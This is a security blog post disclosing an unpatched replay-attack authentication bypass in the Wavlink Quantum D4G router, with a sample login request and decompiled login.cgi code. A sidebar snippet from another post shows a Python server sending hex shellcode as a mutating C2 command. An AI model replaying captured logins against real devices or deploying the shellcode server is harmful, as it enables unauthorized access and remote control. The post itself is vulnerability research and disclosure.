MALBYTES

A cyber operations blog

July 05, 2022


WAVLINK QUANTUM D4G ZERO DAY - PART 01

So I have been advertising I will be releasing some zero-days and here we go with the first of a few; Before I go into this let me go over a little bit of background on this. So I found this authentication problem which I will toss in the **CWE-294: Authentication Bypass by Capture-replay** bucket back in May 2022. I attempted proper disclosure by not informing anyone of this problem and I sent information including the issue, the logic behind the issue, and the binary that holds this vulnerability (login.cgi) to the vendor. It took a few attempts to get communications flowing properly, but eventually, they had gotten all the information needed, confirmed it was sent to their team, and then basically said thanks and ended communications. Well, I have been following their updates and watching listings and it does not seem like it's gotten anywhere, unfortunately, so here we are. I would like to note, that I do not promote any form of unethical behavior with this kind of information, and while this is not a highly rated vulnerability, in my opinion, there are some other vulnerabilities I will be releasing in the upcoming weeks for this device that when chained together can increase the overall rating.

Wavlink Quantum D4G Zero Day


Part 01

The main issue really comes down to a lack of HTTPS being utilized and an alternative form of encryption being utilized to handle authentication. The device upon login on the client side will create a random key in which the user supplied password is concatenated with, an MD5 hash is then computed from this string and sent to the device for authentication as the password parameter of the POST request (the MD5 hash is, not the password itself), and the key is sent as the key parameter of the POST request, as shown below.




```
newUI=1&page=login&username=admin&langChange=0&ipaddr=192.168.10.144&login_page=login.shtml&homepage=main.shtml&
sysinitpage=sysinit.shtml&wizardpage=wizard.shtml&protocol=https%3A&hostname=192.168.10.1&key=M43&password=
e6df36c9fef22464b90c2fe9af0b3602&lang_select=en
```

It all sounds fine until you realize the device does not supply the key, so it cannot check if the request is a replay or not. Upon receiving the login POST request, the device essentially performs the same steps that are performed client side. Here we can see the POST request parameters getting pulled from the request the device recieves.



```
PASSWORD = (char *)nvram_bufget(0,"Password");
USERINIT = (char *)nvram_bufget(0,"UserInit");
MODEL = (char *)nvram_bufget(0,"Model");
__s1 = (char *)nvram_bufget(0,"firstFlage");
PROVIDED_HOSTNAME = (char *)web_get("newUI",param_1,0);
NEW_UI = strdup(PROVIDED_HOSTNAME);
PROVIDED_HOSTNAME = (char *)web_get("username",param_1,0);
PROVIDED_USERNAME = strdup(PROVIDED_HOSTNAME);
PROVIDED_HOSTNAME = (char *)web_get("password",param_1,0);
PROVIDED_PASSWORD = strdup(PROVIDED_HOSTNAME);
PROVIDED_HOSTNAME = (char *)web_get("hostname",param_1,0);
PROVIDED_HOSTNAME = strdup(PROVIDED_HOSTNAME);
PROVIDED_IP = (char *)web_get("ipaddr",param_1,0);
PROVIDED_IP = strdup(PROVIDED_IP);
KEY = (char *)web_get("key",param_1,0);
KEY = strdup(KEY);
```

Next, the MD5 hash is generated by concatenating the user supplied key and the password saved on the device, then running *md5sum* on the value. A little below the screen shot shown below, the device runs the command placed in the variable STACK, I just cut it off because theres a lot going on between it and this chunk of code. Remember, the key is not supplied by the device, so it does not perform any form of checks to see if this request is a replay, it only cares that the user supplied MD5 hash and the computed hash it calculates using the user supplied key and the devices stored admin password match, which if the password hasnt changed, any captured POST request's MD5 and key will work when used together to log in.



```
strcpy((char *)&KEY_DST,KEY);
strcat((char *)&KEY_DST,PASSWORD);
iVar1 = access("/tmp/web_log",0);
if ((iVar1 == 0) && (pFVar2 = fopen("/dev/console","w+"), pFVar2 != (FILE *)0x0)) {
  local_2c = pFVar2;
  fprintf(pFVar2,"%s:%s:%d:key:%s\n","login.c","sys_login",0xb3,&KEY_DST);
  fclose(local_2c);
}
sprintf(STACK,"echo -n \'%s\' | md5sum",&KEY_DST);
```

And finally, we compare strings to see if we are granted access to the admin console.

```
    system("touch /tmp/password2");
    iVar1 = strncmp(PROVIDED_PASSWORD,STACK,0x20);
    if (iVar1 == 0) {
      memset(ARR_2,0,0x80);
      ARR_2[0] = '0';
      sprintf(ARR_2,"web 2860 sys addUser %s 0",PROVIDED_IP);
      system(ARR_2);
      memset(ARR_2,0,0x80);
      sprintf(ARR_2,"/sbin/applogin.sh del %s >/dev/null 2>&1",PROVIDED_IP);
      system(ARR_2);
      memset(ARR_1,0,0x80);
      ARR_1[0] = '0';
      memset(ARR_1,0,0x80);
      sprintf(ARR_1,"/sbin/password2.sh add %s %s >/dev/null 2>&1",PROVIDED_IP,"0");
      iVar1 = access("/tmp/web_log",0);
      if ((iVar1 == 0) && (pFVar2 = fopen("/dev/console","w+"), pFVar2 != (FILE *)0x0)) {
        fprintf(pFVar2,"%s:%s:%d:pwflag_filename is %s\n\n","login.c","sys_login",0xdb,ARR_1);
        fclose(pFVar2);
      }
```

So thats a brief overview of this security issue I came across when analyzing this device, there are more to come in the upcoming days. If you have any questions let me know, as always I hope this was fun and you learned something.

Share


Labels: vulnerability, zeroday

COMMENTS

To leave a comment, click the button below to sign in with Google.

SIGN IN WITH GOOGLE

POPULAR POSTS



```
import socket
import bitstring

HOST = "127.0.0.1"
PORT = 1337

shellcode = "d2b230648b128b520c8b521c8b42088b72208b12807e0c3375f289c703783c
beginning = "32"

def mutate_beginning(value: str) -> str:
    number = int(value)
    if number > 32:
        return "32"
    else:
        number = number + 1
        return str(number)

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.bind((HOST, PORT))
    s.listen()

    while(True):
        mutated_beginning = mutate_beginning(beginning)
        mutated_shellcode = "{0}{1}".format(mutated_beginning, shellcode)
        c2_command = bytes.fromhex(mutated_shellcode)
        conn, addr = s.accept()
        with conn:
            print('Connected by', addr)
            while True:
                data = conn.recv(1024)
                if not data:
                    break
                conn.send(c2_command)
                beginning = mutated_beginning
```

May 11, 2022

SELF MUTATING CODE: OBFUSCATION FUN - PART 02

Share   Post a Comment

Powered by Blogger

Corey
Ph.D. Student, MSCS, Software Dev

VISIT PROFILE